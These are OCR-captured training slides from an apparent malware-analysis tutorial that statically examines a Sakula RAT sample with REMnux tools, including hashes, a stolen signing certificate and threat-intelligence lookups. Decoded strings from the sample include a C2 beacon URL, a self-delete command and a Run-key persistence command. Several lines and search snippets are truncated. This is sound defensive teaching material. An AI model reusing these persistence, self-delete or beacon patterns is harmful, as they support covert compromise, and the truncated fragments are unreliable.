
Examine Static Properties: PE Files

- `peframe sample.exe`: Hashes, sections code and .rsrc, entropy of .rsrc high, suspicious API references
- `pecheck sample.exe`: Hashes, suspicious API references, overlay
- `pecheck -g o -D sample.exe > sample.exe.overlay`: Extract the overlay into a separate file
- `strings sample.exe.overlay`: Strings suggest a code signing certificate, including the "DTOPTOOLZ Co.,Ltd" reference
- `pestr sample.exe`: Nothing we haven't seen already




```
remnux@remnux:~$ pecheck sample.exe
PE check for 'sample.exe':
Entropy: 5.813981 (Min=0.0, Max=8.0)
MD5     hash: e255c710d39890893f86f9c6bd449ce7
SHA-1   hash: 304cceff9d29e8f879124f183337b28ffd7c28e2
SHA-256 hash: ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42
SHA-512 hash: 980cf1262d6467116a370380ac212b0ea843d300ad7cd7ff7c5fa4cd51bc14427b9c74e8d9b887b9aa72c40f273b49968af2949
code entropy: 4.742494 (Min=0.0, Max=8.0)
.rsrc entropy: 7.632665 (Min=0.0, Max=8.0)
Dump Info:
----------Parsing Warnings----------

Byte 0x14 makes up 17.5958% of the file's contents. This may indicate truncation / malformation.

Suspicious flags set for section 0. Both IMAGE_SCN_MEM_WRITE and IMAGE_SCN_MEM_EXECUTE are set. This might indicate a

Suspicious flags set for section 1. Both IMAGE_SCN_MEM_WRITE and IMAGE_SCN_MEM_EXECUTE are set. This might indicate a

----------DOS_HEADER----------

[IMAGE_DOS_HEADER]
0x0        0x0   e_magic:                      0x5A4D
0x2        0x2   e_cblp:                       0x6C
0x4        0x4   e_cp:                         0x1
0x6        0x6   e_crlc:                       0x0
0x8        0x8   e_cparhdr:                    0x2
0xA        0xA   e_minalloc:                   0x0
0xC        0xC   e_maxalloc:                   0xFFFF
0xE        0xE   e_ss:                         0x0
0x10       0x10  e_sp:                         0x0
0x12       0x12  e_csum:                       0x0
0x14       0x14  e_ip:                         0x11
0x16       0x16  e_cs:                         0x0
```

19



```
TLS Callbacks:
 No TLS

Overlay:
 Start offset: 0x00008a00
 Size:         0x00000ee4 3.7 KB 9.74%
 MD5:          05b015436b730849c0e3e71f0854558e
 SHA-256:      d5cb71d3026667ede8522aaf8f7d6c73d49611db24e5ba10e59031894b3b15e1
 MAGIC:        e00e0000 ....
 PE file without overlay:
  MD5:          1af9c54bad220dfa3dae5d80275e5500
  SHA-256:      3024ee4119fe8083b1f9c6b23c1263cfccf05434b8367ca4b81e7756310facb8
remnux@remnux:~$
remnux@remnux:~$ pecheck -g o -D sample.exe > sample.exe.overlay
remnux@remnux:~$ strings sample.exe.overlay
Z0X03
>0!0
VeriSign, Inc.1
VeriSign Trust Network1;09
2Terms of use at https://www.verisign.com/rpa (c)101.0,
%VeriSign Class 3 Code Signing 2010 CA0
130828000000Z
140927235959Z0
SEOUL1
Mapo-gu1
DTOPTOOLZ Co.,Ltd.1>0<
5Digital ID Class 3 - Microsoft Software Validation v21 0
Management Support Team1
DTOPTOOLZ Co.,Ltd.0
VqvH
,^}y
B:@6
```

20



shyape "DTOPTOOLZ Co.,Ltd"

About 5 results (0.51 seconds)


www.crowdstrike.com › blog › ironman-deep-panda-us...
DEEP PANDA Uses Sakula Malware to Target Organizations
Nov 24, 2014 - This final executable was also signed with a certificate assigned to an organization called **DTOPTOOLZ Co., Ltd**. Command-and-Control (C2) ...
You visited this page on 7/27/20.

www.crowdstrike.com › blog › sakula-reloaded
Sakula Malware: What Is the INOCNATION Campaign ...
Nov 18, 2015 - ... an executable disguised as an installer for Adobe software signed with a certificate for the organization **DTOPTOOLZ Co., Ltd**. When opened, ...

otx.alienvault.com › indicator › file
Md5: 034b2d2c7b1b6812d242771fbc382183 - AlienVault ...
AVG, Win32/Heur, Malware infection. McAfee, BackDoor-FCLT!034B2D2C7B1B. Symantec, Packed.Generic.482. ESET-NOD32, Win32/**Shyape**.J. Kaspersky ...

Images for shyape "DTOPTOOLZ Co.,Ltd"

21



sakula shyape

About 434 results (0.42 seconds)

www.pcrisk.com › removal-guides › 15603-sakula-rat
How to remove Sakula RAT - virus removal instructions ...
Sep 18, 2019 - Name, **Sakula** remote access trojan. Threat Type, Remote Access Trojan (RAT). Detection Names, Avast (Win32:**Shyape**-F [Trj]), BitDefender ...
Removal: To eliminate Sakula remote access t...
You visited this page on 7/26/20.

www.virusbulletin.com › pdf › Pun-etal-VB2015 PDF
Catching the silent whisper: Understanding the ... - Virus Bulletin
Campaign(
Remote. A

malware.n
What's
Aug 22, 20
Sakurel. S

otx.alienva
Md5: 03
AVG, Win3

Similarities


Collected from Deep Panda(2014) and Anthem Breach (2014)

Sakula, Shyape, Derusbi shares the same stolen Digital Signature DTOPTOOLZ Co.

22

Examine Static Properties: Deobfuscation


- `xorsearch sample.exe http`: Strings “CMD.EXE” (XOR 2A), “www.we11point.com” (XOR key 56)
- `brxor.py sample.exe`: Longer strings, consistent with xorsearch
- `bbcrack.py sample.exe`: Another perspective on the strings
- `floss --no-static-strings sample.exe`: A few strings we haven’t yet seen (e.g., browser agent, Run registry key)



```
remnux@remnux:~$ xorsearch -s sample.exe http
Found XOR 00 position 8B30: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 00 position 8DCC: http://csc3-2010-crl.verisign.com/CSC3-2010.crl0D.
Found XOR 00 position 8E25: https://www.verisign.com/rpa0...U.%..0...+.......0
Found XOR 00 position 8E74: http://ocsp.verisign.com0;..+.....0../http://csc3-
Found XOR 00 position 8E9A: http://csc3-2010-aia.verisign.com/CSC3-2010.cer0..
Found XOR 00 position 91A9: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 00 position 9367: https://www.verisign.com/cps0*..+.......0...https:
Found XOR 00 position 9393: https://www.verisign.com/rpa0...U..........0m..+.
Found XOR 00 position 940B: http://logo.verisign.com/vslogo.gif04..U...-0+0).'
Found XOR 00 position 9441: http://crl.verisign.com/pca3-g5.crl04..+........(0
Found XOR 00 position 9482: http://ocsp.verisign.com0...U.%..0...+.........+..
Found XOR 00 position 96AA: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 2A position 23A0: http....*post*CMD.EXE
Found XOR 56 position 263E: http://www.we11point.com:443/view.asp?cookie=%s&ty
Found XOR 56 position 2706: http://www.we11point.com:443/photo/%s.jpg?vid=%dVV
remnux@remnux:~$ brxor.py sample.exe
[0x2311 (0x0a)] cmd.exe /c ping 127.0.0.1 & del "%s"
[0x233f (0x0a)] cmd.exe /c rundll32 "%s" Play "%s"
[0x2445 (0x56)] %Temp%
[0x2575 (0x56)] /view.asp?cookie=%s&type=%d&vid=%d
[0x263d (0x56)] http://www.we11point.com:443/view.asp?cookie=%s&type=%d&vid=%d
[0x2705 (0x56)] http://www.we11point.com:443/photo/%s.jpg?vid=%d
[0x6aa7 (0x3a)]         ;|ST^|SHIN|SV {
remnux@remnux:~$ floss --no-static-strings sample.exe
WARNING:envi.codeflow:parseOpcode error at 0x0040113f (addCodeFlow(0x401000)): InvalidInstruction("'fee694003c50dc000

FLOSS decoded 31 strings
kernel32.dll
WinExec
WriteFile
cmd.exe /c reg add %s\Software\Microsoft\Windows\CurrentVersion\Run /v "%s" /t REG_SZ /d "%s"
HKLM
```


Statically Analyze Code: PE Files

- `binee sample.exe`: Possible anti-analysis and unpacking APIs
- `capa -vv sample.exe`: More visibility into risky capabilities
- `docker run -it --rm -v ~/:/tmp/files remnux/retdec bash`: Decompile the malicious code
- `ghidra`: Visibility via a disassembler and decompiler, but limited if the malware unpacks code during runtime
  - Create project, import the sample, analyze the sample in CodeBrowser
  - Look at Symbol Tree > Exports > Entry
  - Look at Window > Symbol References
  - Look at the addresses flagged by capa




```
remnux@remnux:~$ binee sample.exe
[1] 0x2006d040: F GetTickCount() = 0x5f1f68d0
[1] 0x20016660: F Sleep(dwMilliseconds = 0x1388) = 0x5f1f68d0
[1] 0x2033c990:  **GetForegroundWindow**() = 0x5f1f68d0
[1] 0x21e9dd90:  **NtUserGetForegroundWindow**() = 0x5f1f68d0
[1] 0x2087fa20:  **LdrGetDllHandle**() = 0xb7feffb4
[1] 0x2087fa80:  **LdrGetDllHandleEx**() = 0xb7feffb4
[1] 0x208bbcc0: P memset(dest = 0xb7feff20, char = 0x0, count = 0x50) = 0xb7feff20
[1] 0x20883780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefdd8
[1] 0x20883780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefda8
[1] 0x2088c420:  **RtlDosApplyFileIsolationRedirection_Ustr**() = 0xb7fefd64
[1] 0x2088d7f0:  **RtlFindCharInUnicodeString**() = 0xb7fefbd4
[1] 0x208bbcc0: P memset(dest = 0xb7fefc4c, char = 0x0, count = 0x2c) = 0xb7fefc4c
[1] 0x20883780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefda8
[1] 0x20883780:  **RtlWow64EnableFsRedirectionEx**() = 0xb7fefdd8
[1] 0x208b5c80:  **ZwProtectVirtualMemory**() = 0xb7feffb8
Invalid Fetch: addresss = 0x0, size = 0x1, value = 0x0
remnux@remnux:~$
```

First copy the DLLs that the sample needs to /opt/binee-files/win10_32/ windows/system32



```
remnux@remnux:~$ docker run -it --rm -v ~/:/tmp/files remnux/retdec bash
Unable to find image 'remnux/retdec:latest' locally
latest: Pulling from remnux/retdec
a1125296b23d: Pull complete
3c742a4a0f38: Pull complete
4c5ea3b32996: Pull complete
1b4be91ead68: Pull complete
30cc05962d8e: Pull complete
5491203fa7bd: Pull complete
c447e9511665: Pull complete
35b9c5854937: Pull complete
Digest: sha256:5820db3794b7e73a4745bd88d60b060c7d3f568a67101f2784b8065847ef0bdb
Status: Downloaded newer image for remnux/retdec:latest
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

retdec@50c45f1e35a4:~$ cd /tmp/files
retdec@50c45f1e35a4:/tmp/files$ retdec-decompiler.py sample.exe
##### Checking if file is a Mach-O Universal static library...

##### Checking if file is an archive...
RUN: /usr/local/bin/retdec-ar-extractor /tmp/files/sample.exe --arch-magic
Not an archive, going to the next step.

##### Gathering file information...
RUN: /usr/local/bin/retdec-fileinfo -c /tmp/files/sample.exe.config.json --similarity /tmp/files/sample.exe --no-hashe
.yara --crypto /usr/local/bin/../share/retdec/support/generic/yara_patterns/signsrch/signsrch.yarac --max-memory-half-
Input file               : /tmp/files/sample.exe
File format              : PE
File class               : 32-bit
File type                : Executable file
Architecture             : x86
Endianness               : Little endian
```

